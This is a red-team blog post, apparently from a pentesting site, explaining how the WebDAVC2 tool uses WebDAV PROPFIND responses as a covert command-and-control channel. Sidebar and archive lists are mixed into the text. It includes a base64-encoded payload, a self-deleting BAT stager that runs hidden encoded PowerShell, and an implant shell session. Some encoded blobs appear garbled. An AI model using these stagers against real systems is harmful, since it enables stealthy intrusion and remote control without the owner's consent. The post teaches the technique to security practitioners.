

Penetration Testing Lab

Articles from the Pentesting Field

[Home](#)[Pentesting Distros](#)[Resources](#)[Submissions](#)[Toolkit](#)[Contact the Lab](#)

Command and Control – DNS

Command and Control – Website Keyword



Search the Lab



September
12, 2017

Command and Control – WebDAV



netbiosX



Red Team



C2, Command and Control, Red Team, WebDAV, WebDAVC2




1 Comment

WebDAV is an extension of the HTTP protocol which is being used for web content authoring operations. Some of the advantages of this protocol can be utilized in red team engagements since it is proxy aware and stealthy as requests to connect to a WebDAV server will look like its coming from the operating system itself through the svchost process.

The PROPFIND method is used to retrieve properties for a resource that is stored in a WebDAV server. These properties can include the file name, content length, creation and modification date etc.

Arno0x0x discovered that it is possible to deliver a payload via PROPFIND responses by splitting the size into 250 bytes since this is a limitation of WebDAV and reassembly it remotely avoiding any endpoint solutions in place. This is because the payload it will not

Author



netbiosX

Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,667 other followers

Follow

be written into disk and it will be delivered via the filename of PROPFIND responses into pieces.

As a proof of concept of this method he developed a python script which can start a WebDAV server. This script takes as arguments the type of the payload (PowerShell or Base64 Encoded) and the actual location of the payload.

```
root@kali:~/Downloads# ./webdavdelivery.py standard stager.bat
[*] File [stager.bat] successfully loaded
QGvjaG8gb2ZmCnN0YXJ0IC9iIHBvd2Vyc2hlbGwuzXh1IC10b1AgLXN0YSAtTm9uSSAtVyBIawRkZW4g
LUVuYyBKQJUsQUhBQULBQTLBQ0FB50FCakFHMEFaQUFnQUM4QVl3QWdBQ0lBY0FCMUFIUFhQUJrQUNB
QVhBQmNBREVBT1FB0UFDNEFNUEyQUFnQUxnQXhBQzRBTvFBMkFEa0FYQUJ0QUDjQVpRQnVBSFFBWEFB
Z0FDWUfJQUJrQUdrQWNNQWdBQzhBWWdBZ0FD0EFZUUF0QUdrQUlBQWlBQ0FBY0FCdkFIQUFaQUFpQUNB
QWZBQWdBRTThBZFFCMEFDMEFVd0IwQUhJQWFRQnVBR2NB51FBZ0FDMEFjZ0JsQUhBQWJBQmhbR01BwLFB
Z0FDSUfZQUJlQUh3QVlBQnlBQ0lBSUFBdEFISUfAUUJ3QUd3QVlRQmpBR1VBSUFBaUFG0EFJZ0FzQUUJ
QUx3QWlBQW9BSkFCaUFDQUFQUUfFnQUZzQV53QjVBS01BZEFcbEFHMEFMZ0JEQUc4QWJnQjJBR1VBY2dC
MEFGMEFPZ0E2QUVZQWNNQnZBRzBBUWdCaEFITUfAUUyQUFRQV53QjBBSElBYVFCdUFHY0FLQUFrQUdV
QWNBQXVBRlFBYndCVEFIUUFjZ0JwQUc0QVp3QW9BQ2tBS1FB50FGc0FVd0I1QUhNQWRBQmxBRzBBTGdC
U0FHVUfAZ0JzQUdVQVl3QjBBR2tBYndCduFDNEFRUJ6QUhNQVpRQnRBR0lBYkFCNUFGMEFPZ0E2QUV3
QWJ3QmhbR1FB50FBa0FHSUfLUUfFnQUh3QUlBQlBBSFVBZEFBdEFNEFkUuJzQUd3QUUJzQUd3QUUJzQUd3
QUFDZ0FJZ0F4QUUrQUlNQUVBR0VBTmdBNEFDNEFNUEf1QUrFQU5nQTVBQ0lBS1FB50FGc0Fkd0JsQUdJ
QVpBQmhbBSF1BWXdB0UFDNEFRd0F5QUY4QVFRQm5BR1VBYmdCMEFGMEFPZ0E2QUUwQVlRQnBBRzRBS0FB
a0FIQUFLUUFQUE9PQ0oZ290bykgMj5udWwgJiBkZWwgIiV+ZjAi
[*] Data split into [5] chunks of 250 bytes
[*] WebDAV server listening on port 80
[*] Serving [stager.bat] encoded as a standard base64 type
```

WebDAV Server – Serving Payload into chunks

On the client side the request can be triggered either with a PowerShell script or office macro's. These can be found in his [Gist](#) repository. The screenshot below demonstrate part of the payload that has been generated above and is delivered via the **displayname** attribute of a PROPFIND response.

Recent Posts

- Command and Control – Browser
- SPN Discovery
- Situational Awareness
- Lateral Movement – WinRM
- AppLocker Bypass – CMSTP

Categories

- Coding (10)
- Defense Evasion (20)
- Exploitation Techniques (19)
- External Submissions (3)
- General Lab Notes (21)
- Information Gathering (12)
- Infrastructure (2)
- Maintaining Access (4)
- Mobile Pentesting (7)
- Network Mapping (1)
- Post Exploitation (12)
- Privilege Escalation (14)
- Red Team (27)
- Social Engineering (11)
- Tools (7)
- VoIP (4)
- Web Application (14)
- Wireless (2)

Archives

```

<D:status>HTTP/1.1 200 OK</D:status>
</D:propstat>
</D:response>
<D:response>
<D:href>/QABLAGMAaABvACAAbwBmAGYACgBzAHQAYQByAHQAIAAvAGIAIABwAG8AdwBLAHIAcwBoAGU
AbABsAC4AZQB4AGUAIAAtAE4AbwBQACAALQBzAHQAYQAgAC0ATgBvAG4ASQAgAC0AVwAgAEgAaQBkAGQ
AZQBwACAALQBFAg4AYwAgAEoAQQBACAGwAQQBIAEEAQQBIAEEAQQA5AEEAQwBBAAEEASwBBAAEIAagBBAAE
AMABBAFoAQBBAGcAQ0</D:href>
<D:propstat>
<D:prop>
<D:creationdate>2017-09-10T23:00:25Z</D:creationdate>
<D:displayname>QABLAGMAaABvACAAbwBmAGYACgBzAHQAYQByAHQAIAAvAGIAIABwAG8AdwBLAHIAcwBoAGU
wBoAGUAbABsAC4AZQB4AGUAIAAtAE4AbwBQACAALQBzAHQAYQAgAC0ATgBvAG4ASQAgAC0AVwAgAEgAaQBkAGQ
QBkAGQAZQBwACAALQBFAg4AYwAgAEoAQQBACAGwAQQBIAEEAQQBIAEEAQQA5AEEAQwBBAAEEASwBBAAEIAagBBAAE
gBBAAEAMABBAFoAQBBAGcAQ0</D:displayname>
<D:getcontentlanguage/>
<D:getcontentlength>0</D:getcontentlength>
<D:getcontenttype/>

```

WebDAV – Payload via PROPFIND Responses

Arno0x0x implemented this technique into a command and control tool called WebDAVC2 which uses the WebDAV protocol and its characteristics in order to execute commands stealthy and by not dropping anything into disk. This tool is written in python and can produce 3 stagers. Automatically it will start a WebDAV server so the only requirement is to insert the local IP address.

- > June 2018
- > May 2018
- > April 2018
- > January 2018
- > December 2017
- > November 2017
- > October 2017
- > September 2017
- > August 2017
- > July 2017
- > June 2017
- > May 2017
- > April 2017
- > March 2017
- > February 2017
- > January 2017
- > November 2016
- > September 2016
- > February 2015
- > January 2015
- > July 2014
- > April 2014
- > June 2013
- > May 2013
- > April 2013
- > March 2013
- > February 2013
- > January 2013
- > December 2012
- > November 2012
- > October 2012


```

root@kali:~/Downloads/WebDavC2-master# ./webdavc2.py

WEBDAVC2

[*] WebDavC2 controller - Author: Arno0x0x - https://twitter.com/Arno0x0x - Version 0.1
[+] Batch stager saved in [stagers/stager.bat] server): 192.168.1.169
[+] Macro stager saved in [stagers/macro.vb]
[*] Hint: Use this VBA macro in Excel, sign it even with a self-signed certificate, and save it in format 'Excel 97-2003'
[+] Macro stager saved in [stagers/macro2.vb]
[*] Hint: Use this VBA macro in Excel, sign it even with a self-signed certificate, and save it in format 'Excel 97-2003'
[*] Pseudo WebDav server listening on port 80
[*] Waiting for an incoming agent to connect...

```

WebDAVC2

The bat stager that will generated is a base-64 encoded PowerShell payload which upon execution will deleted from the target. The other two stagers are office macros written in visual basic.

```

@echo off
start /b powershell.exe -NoP -sta -NonI -W Hidden -Enc
JABlAHAAIAA9ACAABjAG0AZAAGAC8AYwAgACIACABIAHMAaABkACAAXABcADEA0QAYAC4AMQA2ADc
(goto) 2>nul & del "%~f0"

```

WebDAVC2 – BAT Stager

When the agent will executed on the target host a shell will open.

- > September 2012
- > August 2012
- > July 2012
- > June 2012
- > April 2012
- > March 2012
- > February 2012

@ Twitter

- > #BSidesLDN2018 was great so far! Many thanks to @dradisfw for the ticket #dradis #greatproduct 6 hours ago
- > Great talk by @john_shier about Dark Web! #BSidesLDN2018 <https://t.co/1yC8IVKn3X> 7 hours ago
- > RT @myexploit2600: I be talking at 14:00 in track 2 @BSidesLondon #BsidesLDN2018 7 hours ago
- > Finally a social engineering talk #BSidesLDN2018 <https://t.co/jMMk4lvbch> 8 hours ago
- > [New Post] Command and Control - Browser pentestlab.blog/2018/06/06/com... #pentestlab #Redteam 9 hours ago

[Follow @netbiosX](#)

Pen Test Lab Stats

- > 3,030,655 hits

Blogroll

```
[*] Pseudo WebDav server listening on port 80
[*] Waiting for an incoming agent to connect...
[+] Sending agent binary (.Net assembly) to the stager
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.
C:\Users\User\Downloads>

Command: whoami
C:\Users\User\Downloads>whoami
desktop-4cg7ms1\user
```

WebDAVC2 – Implant Execution

All the commands will be delivered through the WebDAV server.

```
C:\Users\User\Downloads>net users
User accounts for \\DESKTOP-4CG7MS1
-----
Administrator          DefaultAccount          Guest
User
The command completed successfully.
```

WebDAVC2 – Executing Commands

[Casey Smith](#) did some research as well and developed a [PowerShell script](#) as a proof of concept that allow a normal user to map a WebDAV drive and transfer files over HTTP.

References

<https://github.com/Arno0x/WebDavC2>

<https://arno0x0x.wordpress.com/2017/09/07/using-webdav-features-as-a-covert-channel/>

- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

Exploit Databases

- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0
- **Irongeek** Hacking Videos,Infosec Articles,Scripts 0

Professional

➤ **The Official Social Engineering Portal** Information about the Social Engineering Framework, Podcasts and Resources 0

Next Conference

Security B-Sides London

April 29th, 2014

The big day is here.

Facebook Page



Penetrati...

9.9K likes

 Like Page


Be the first of your friends to like this

Rate this:



1 Vote

Share this:



Be the first to like this.

Related

Command and Control -
Browser
In "Red Team"

Microsoft Office - DDE
Attacks
In "Red Team"

Command and Control -
JavaScript
In "Red Team"

1 Comment *(+add yours?)*



Ogia

Sep 12, 2017 @ 17:14:23

Thank you very much !!

👉 **REPLY**

Leave a Reply

Enter your comment here...

⬅ **Command and Control – DNS**

Command and Control – Website Keyword ➡

Create a free website or blog at WordPress.com.